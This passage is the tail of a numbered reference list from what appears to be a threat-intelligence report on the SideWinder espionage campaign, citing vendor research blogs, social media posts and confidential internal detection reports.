31. Trellix. (2025). Shifting sands: Click-once espionage delivery. <https://www.trellix.com/blogs/research/sidewinders-shifting-sands-click-once-for-espionage/>
32. Zscaler. (2025). Threat hunting catches evasive campaign. <https://web.archive.org/web/20251220112059/https://www.zscaler.com/blogs/security-research/zscaler-threat-hunting-catches-evasive-sidewinder-apt-campaign>
33. X (formerly Twitter). (2025). Threat intelligence commentary. https://x.com/SecAI_AI/status/1884616742082932870
34. Facebook. (2026). Archived campaign artifact. <https://www.facebook.com/photo/?fbid=3067571910093333&set=pcb.1938449616747278>
35. ITSEC Asia. (2026). Internal Threat Detection Reports - Network Telemetry (Confidential Summary). Not publicly accessible.
36. ITSEC Asia. (2026). Internal Threat Detection Reports - OSINT (Confidential Summary). Not publicly accessible.